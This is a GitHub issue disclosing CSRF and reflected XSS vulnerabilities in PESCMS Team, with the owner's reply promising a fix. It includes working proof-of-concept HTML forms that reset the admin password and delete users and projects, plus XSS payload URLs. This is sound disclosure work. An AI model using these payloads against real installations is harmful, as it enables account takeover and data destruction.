New issue

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There are some vulnerabilities in cms. #7

Open RO6OTXX opened this issue on Apr 19, 2021 · 1 comment

RO6OTXX commented on Apr 19, 2021

Cross Site Request Forgery(CSRF)-1

modify admin's password ,mail,phone and head-image.

Technical Description:
file :


```
pescms/App/Team/PUT/User.php
```

The function of this file is to Modify personal information,but it don't Verify whether the operation is legal.
Through it attackers can modify admin's password ,mail,phone and head-image.

Proof of Concept(PoC)

```
<body>
<script>history.pushState('', '', '/')</script>
  <form action="http://localhost/pescms/Public/?g=Team&m=User&a=setting" method="POST">
    <input type="hidden" name="method" value="PUT" />
    <input type="hidden" name="name" value="admin" />
    <input type="hidden" name="mail" value="123456&#64;qq&#46;com" />
    <input type="hidden" name="phone" value="" />
    <input type="hidden" name="password" value="newadmin" />
    <input type="hidden" name="home" value="Team&#45;Index&#45;index" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```

Success.And the password of admin has been modify.



Cross Site Request Forgery(CSRF)-2

Delete the administrator and other member's account number

Technical Description:
file:

```
pescms/App/Team/DELETE/Content.php
pescms/App/Team/DELETE/Field.php
```

Throught it can delete Any member and administrator just by modify the 'id' that in Url.
Delete the Account number of administrator just need to modify the id as '1'.

Proof of Concept(PoC)

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/pescms/Public/?g=Team&m=User&a=action&id=36&method=DELETE&back_url=L3Blc2Ntcy9QdWJsaWMvP2c9VGVhbSZtPVVzZXImYT1pbmRleA==" method="POST">
      <input type="hidden" name="" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Visit this page of poc:

We refresh the list of user ,that find that the user that called light is deleted.

Cross Site Request Forgery(CSRF)-3


Delete import information

Technical Description:
file:

```
pescms/App/Team/DELETE/Attachment.php
pescms/App/Team/DELETE/Content.php
pescms/App/Team/DELETE/Field.php
pescms/App/Team/DELETE/Model.php
pescms/App/Team/DELETE/Notice.php
```

Through CSRF to Delete important data is exist in these files.

ALL the delete operations are not verify in front page. Like this:



Proof of Concept(PoC)


```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/pescms/Public/?g=Team&m=Project&a=action&id=1&method=DELETE&back_url=L3Blc2Ntcy9QdWJsaWMvP2c9VGVhbSZtPVByb2plY3QmYT1pbmRleA==" method="POST">
      <input type="hidden" name="" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


localhost/pescms/Public/?g=Team&m=Project&a=action&id=1&method=DELETE&back_url=L3B
90%
PESCMS Team
shell
新任务
个人中心
用户中心
内容管理
高级设置
删除成功
页面自动 跳转 等待时间： 2
确认

refresh:


localhost/pescms/Public/?g=Team&m=Project&a=index
90%
PESCMS Team
shell
新任务
个人中心
用户中心
项目列表 / 列表
It has been deleted
新增
项目数据分析
本页面没有数据 :-(
© Copyright 2015-2021. Power by PESCMS TEAM

And other operations of delete are exist on this cms. Just give the positions,don't prove.



Reflected XSS in App/Team/GET/Repoort.php

In the method of extract, the CSRF also exist , but this is to prove the Rdflected XSS,not CSRF.

In line 72-78 , the data from $_GET('begin') and $_GET('end') is transfer to variables, and output in pages.


Report.php

```
54      /**
55       * 提取报表
56       */
57      public function extract() {
58
59          $head = explode(',', \Model\Content::findContent('department', $this->session()->get('team')['user_
60          if (!in_array($this->session()->get('team')['user_id'], $head) && ACTION == 'extract') {
61              $this->error('您不是部门负责人，无权访问');
62          }
63
64          $condition = "r.report_date BETWEEN :begin AND :end ";
65          $param = array();
66          //allExtract将移除此限制
67          if (ACTION == 'extract') {
68              $condition .= " AND r.department_id = :department_id";
69              $param['department_id'] = $this->session()->get('team')['user_department_id'];
70          }
71
72          if (!empty($_GET['begin']) && !empty($_GET['end'])) {
73              $param['begin'] = strtotime($_GET['begin']. ' 00:00:00');
74              $param['end'] = strtotime($_GET['end']. ' 23:59:59');
75          } else {
76              $param['begin'] = strtotime(date('Y-m-d 00:00:00'));
77              $param['end'] = strtotime(date('Y-m-d 23:59:59'));
78          }
```

Proof of Concept(PoC)

```
localhost/pescms/Public/?g=Team&m=Report&a=extract&begin="onmouseover=alert(1)//&end=&user=0
or
```

```
localhost/pescms/Public/?g=Team&m=Report&a=extract&begin=&end="onmouseover=alert(1)//&user=0
or,page:
http://localhost/pescms/Public/?g=Team&m=Report&a=allExtract&begin="onmouseover=alert(1)//&end=&user=0
```



In this page ,Reflected XSS can be combined with CSRF,this will cause bigger destruction

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lazyphp commented on Apr 19, 2021 — Owner

thank you for reporting program bug. I will fix it .

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants